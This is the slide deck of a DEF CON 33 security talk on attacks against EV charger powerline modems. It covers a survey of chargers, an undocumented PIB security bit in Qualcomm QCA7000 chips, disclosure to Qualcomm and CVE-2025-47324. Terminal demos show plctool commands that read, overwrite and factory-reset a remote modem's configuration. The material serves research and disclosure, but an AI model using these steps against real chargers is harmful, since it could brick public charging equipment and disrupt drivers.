

One Modem to Brick Them All: Exploiting Vulnerabilities in the EV Charging Communication

Marcell Szakály, Jan Berens

DEF CON 33

Aug 9, 2025



\$ whoami_

Marcell Szakály

At day

PhD student at the Systems Security Lab
University of Oxford
Researching EV charging security

At night

Still a PhD student
(Doing the less publishable research
projects)

\$ _



\$ whoami_

Jan Berens aka SP3ZN45

At day

Redteamer at alpitronic SRL

At night

Volunteer at different conferences

Research

\$ _




Disclaimers


- The views expressed in this talk do not represent those of our employer
- Much of the work completed independently
 - Authors may have different third-party NDA obligations
- Safety
 - High voltages inside (500 – 1000 V)
 - Up to 1 MW
- Cars and chargers are very expensive
 - Do not play with devices that aren't yours




Charging Standards



CCS 1




CCS 2



NACS (Tesla)

ISO 15118


The Combined Charging System



CCS Study – EV Emulator



EV Emulator box



Inside view


CCS Study – Data Collection

- Roadtrip Time!




CCS Study – Data Collection

- Roadtrip Time!
- 4 countries
 - UK, Switzerland, Hungary, Croatia
- 149 locations
 - 325 chargers
 - 397 CCS plugs
- 26 manufacturers
- Diverse areas
- Manufactured 2013-2023




CCS Study – Modems

- All devices use Qualcomm QCA 7000 series modems
- Many use outdated firmware
- No updates since Brokenwire disclosure




QCA – Security Evaluation

- PLC modems necessary for all communication
- Everyone uses just two (identical?) chips
- No datasheet or firmware provided
 - Even under NDA very limited info
 - Git never forgets
- But... <https://github.com/qca/open-plc-utils>
 - Tools to change configuration
 - Open-source C



QCA – Modem Architecture

- Every modem contains a Parameter Information Block (PIB)
 - Large proprietary binary blob
 - Various important configuration options
 - Only some publicly understood
 - MAC address, manufacturer string, ...
- Can read/write it from the host system
- Mandatory MAC address argument?
 - > `plctool -p <filename> <mac_address>`
- Can also send to a remote device



PIB Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0x0000	00	00	00	00	00	00	00	00	00	00	00	00	00	01	87	07
0x0010	9F	A2	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0x0020	00	00	00	00	51	75	61	6C	63	6F	6D	6D	20	41	74	68
0x0030	65	72	6F	73	20	48	6F	6D	65	50	6C	75	67	20	41	56
0x0040	20	44	65	76	69	63	65	00	00	00	00	00	00	00	00	00
0x0050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0x0060	00	00	00	00	8A	C3	FF	96	DE	A0	FD	52	36	69	C1	43
0x0070	A5	F6	A6	B9	51	75	61	6C	63	6F	6D	6D	20	41	74	68
.....																
0x1F80	01	00	00	00	00	00	00	00	00	00	00	00	01	00	00	00


MAC	HFID Manufacturer	NMK	Security
-----	----------------------	-----	----------

PIBuster

- PIB can be read and written on remote modem
 - Rogue EV could overwrite PIB in charger
 - Malicious PIB can easily brick device
- Only works for some devices
 - Firmware always stock, from Qualcomm
- Hypothesis: there is an undocumented security setting in the PIB itself
 - 10kB, 1 bit, no documentation

PIBuster – Investigation

- Obtained PIB from vulnerable and secure devices
 - Vulnerable: Setec portable DC EV charger
 - Secure: Vector v.SECC Single devboard
- Many differences (including file size)
- Test on same modem (same firmware)
- Still get different results!
- Merge two PIBs, binary search
- Identified undocumented security bit: 0x1F8C
 - 0 = RW Allowed
 - 1 = RW Blocked



PIBuster – Study

- Is the security bit turned on?
 - Default: No
 - Real devices: Go test!
- Attempt PIB **Read** from real chargers
 - Blocked -> Assume secure
 - Allowed -> Check bit
- 69 chargers in California
- 41 PIBs downloaded
- 41 have no security bit



PIBuster – Disclosure

- Disclosed to Qualcomm in February

From: Sebastian Kohler <sebastian.kohler@cs.ox.ac.uk>

Sent: Wednesday, February 26, 2025 7:36 AM

To: product-security <product-security@qualcomm.com>

Cc: marcell.szakaly@cs.ox.ac.uk; [REDACTED]

Subject: Vulnerability Disclosure - Vulnerability in the HPGP Configuration of CCS Charging

- So how did we end up in a joint talk?

From [REDACTED] <[REDACTED]@qualcomm.com>

Sent: Tuesday, April 1, 2025 6:33 PM

To: [REDACTED] Alpitronic <[REDACTED]@alpitronic.it>; product-security <product-security@qualcomm.com>

Subject: RE: Vulnerability disclosure

This appears to be a similar report to one we received from Oxford researchers. Can you confirm if this is the same content, or do you have additional findings on top of their work?

Thanks,

[REDACTED]

PIBuster – Demo

```
(root@kali)-[~]
# plctool -i eth0 -r
eth0 00:B0:52:00:00:01 Request Version Information
eth0 BC:F2:AF:F4:2A:C3 QCA7000 MAC-QCA7000-3.1.0.14-00-20211111-CS

(root@kali)-[~]
# plctool -i eth0 -I -m
PIB 0-0 8836 bytes
MAC BC:F2:AF:F4:2A:C3
DAK 9D:A0:BA:F9:AA:C8:BE:22:5B:E1:8B:B8:93:FE:2C:B9
NMK 50:D3:E4:93:3F:85:5B:70:40:78:4D:F8:15:AA:8D:B7 (HomePlugAV)
NID B0:F2:E6:95:66:6B:03
Security level 0
NET Qualcomm Atheros Enabled Network
MFG devolo dLAN Green PHY Module [MT2489]
USR Qualcomm Atheros Enabled Product
CCo Always
MDU N/A
eth0 00:B0:52:00:00:01 Fetch Network Information
eth0 BC:F2:AF:F4:2A:C3 Found 1 Network(s)
source address = BC:F2:AF:F4:2A:C3

network->NID = B0:F2:E6:95:66:6B:03
network->SNID = 7
network->TEI = 1
network->ROLE = 0x02 (CCO)
network->CCO_DA = BC:F2:AF:F4:2A:C3
network->CCO_TEI = 1
network->STATIONS = 1

station->MAC = BC:F2:AF:FF:DF:F5
station->TEI = 2
station->BDA = FF:FF:FF:FF:FF:FF
station->AvgPHYDR_TX = 009 mbps Primary
station->AvgPHYDR_RX = 009 mbps Primary
```

Victim modem

```
(root@kali)-[~]
# plctool -i eth2 -r
eth2 00:B0:52:00:00:01 Request Version Information
eth2 BC:F2:AF:FF:DF:F5 QCA7000 MAC-QCA7000-3.1.0.14-00-20211111-CS

(root@kali)-[~]
# plctool -i eth2 -I -m
PIB 0-0 8836 bytes
MAC BC:F2:AF:FF:DF:F5
DAK 5B:8E:4C:AA:1B:7E:0C:0D:82:54:89:FF:13:E6:55:BC
NMK 50:D3:E4:93:3F:85:5B:70:40:78:4D:F8:15:AA:8D:B7 (HomePlugAV)
NID B0:F2:E6:95:66:6B:03
Security level 0
NET Qualcomm Atheros Enabled Network
MFG devolo dLAN Green PHY Module [MT2489]
USR Qualcomm Atheros Enabled Product
CCo Never
MDU N/A
eth2 00:B0:52:00:00:01 Fetch Network Information
eth2 BC:F2:AF:FF:DF:F5 Found 1 Network(s)
source address = BC:F2:AF:FF:DF:F5

network->NID = B0:F2:E6:95:66:6B:03
network->SNID = 14
network->TEI = 2
network->ROLE = 0x00 (STA)
network->CCO_DA = BC:F2:AF:F4:2A:C3
network->CCO_TEI = 1
network->STATIONS = 1

station->MAC = BC:F2:AF:F4:2A:C3
station->TEI = 1
station->BDA = F4:A8:0D:A6:C5:4F
station->AvgPHYDR_TX = 009 mbps Primary
station->AvgPHYDR_RX = 009 mbps Primary
```

Attack modem

PIBuster – Demo

```
(root@kali)-[~]
# cp factory.pib edited.pib

(root@kali)-[~]
# sudo ghex edited.pib

(root@kali)-[~]
# modpib edited.pib

(root@kali)-[~]
# xxd edited.pib | grep 00002340
00002340: 0100 0000 0000 0000 0000 0000 0100 0000 .....

(root@kali)-[~]
# plctool -i eth0 -P edited.pib local
eth0 00:B0:52:00:00:01 Start Module Write Session
eth0 00:B0:52:00:00:01 Flash edited.pib
```

PIBuster – Demo

```
# plctool -i eth0 -p temp.pib local  
eth0 00:B0:52:00:00:01 Read Module from Memory
```

```
# xxd temp.pib | grep 00002340  
00002340: 0100 0000 0000 0000 0000 0000 0000 0100 0000 .....
```

```
# plctool -i eth2 -I BC:F2:AF:F4:2A:C3  
eth2 BC:F2:AF:F4:2A:C3 Failure (0x1E): Device refused request
```



CVE-2025-47324

- Let's try and reset the device and see

Victim MAC

```
(root@kali)-[~]
# plctool -i eth2 -I BC:F2:AF:F4:2A:C3
eth2 BC:F2:AF:F4:2A:C3 Failure (0x1E): Device refused request

(root@kali)-[~]
# plctool -i eth2 -T BC:F2:AF:F4:2A:C3
eth2 BC:F2:AF:F4:2A:C3 Restore Factory Defaults
eth2 BC:F2:AF:F4:2A:C3 Restoring ...
```

```
(root@kali)-[~]
# plctool -i eth2 -I BC:F2:AF:F4:2A:C3
  PIB 0-0 8836 bytes
  MAC BC:F2:AF:F4:2A:C3
  DAK 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00 (none/secret)
  NMK 50:D3:E4:93:3F:85:5B:70:40:78:4D:F8:15:AA:8D:B7 (HomePlugAV)
  NID B0:F2:E6:95:66:6B:03
  Security level 0
  NET Qualcomm Atheros Enabled Network
  MFG devolo dLAN Green PHY Module [MT2489]
  USR Qualcomm Atheros Enabled Product
  CCo Always
  MDU N/A

(root@kali)-[~]
# plctool -i eth2 -p f42a3c.pib BC:F2:AF:F4:2A:C3
eth2 BC:F2:AF:F4:2A:C3 Read Module from Memory

(root@kali)-[~]
# xxd f42a3c.pib | grep 00002340
00002340: 0100 0000 0000 0000 0000 0000 0000 0000 .....
```

404 Security Bit


Host Booting

- PLC chip running without flash
- Downloads firmware + PIB from host system on boot
- Used by some devices
 - PLC as module → likely flash boot
 - Guess from MAC address / HFID
- Still vulnerable, but only until next boot
 - No persistence

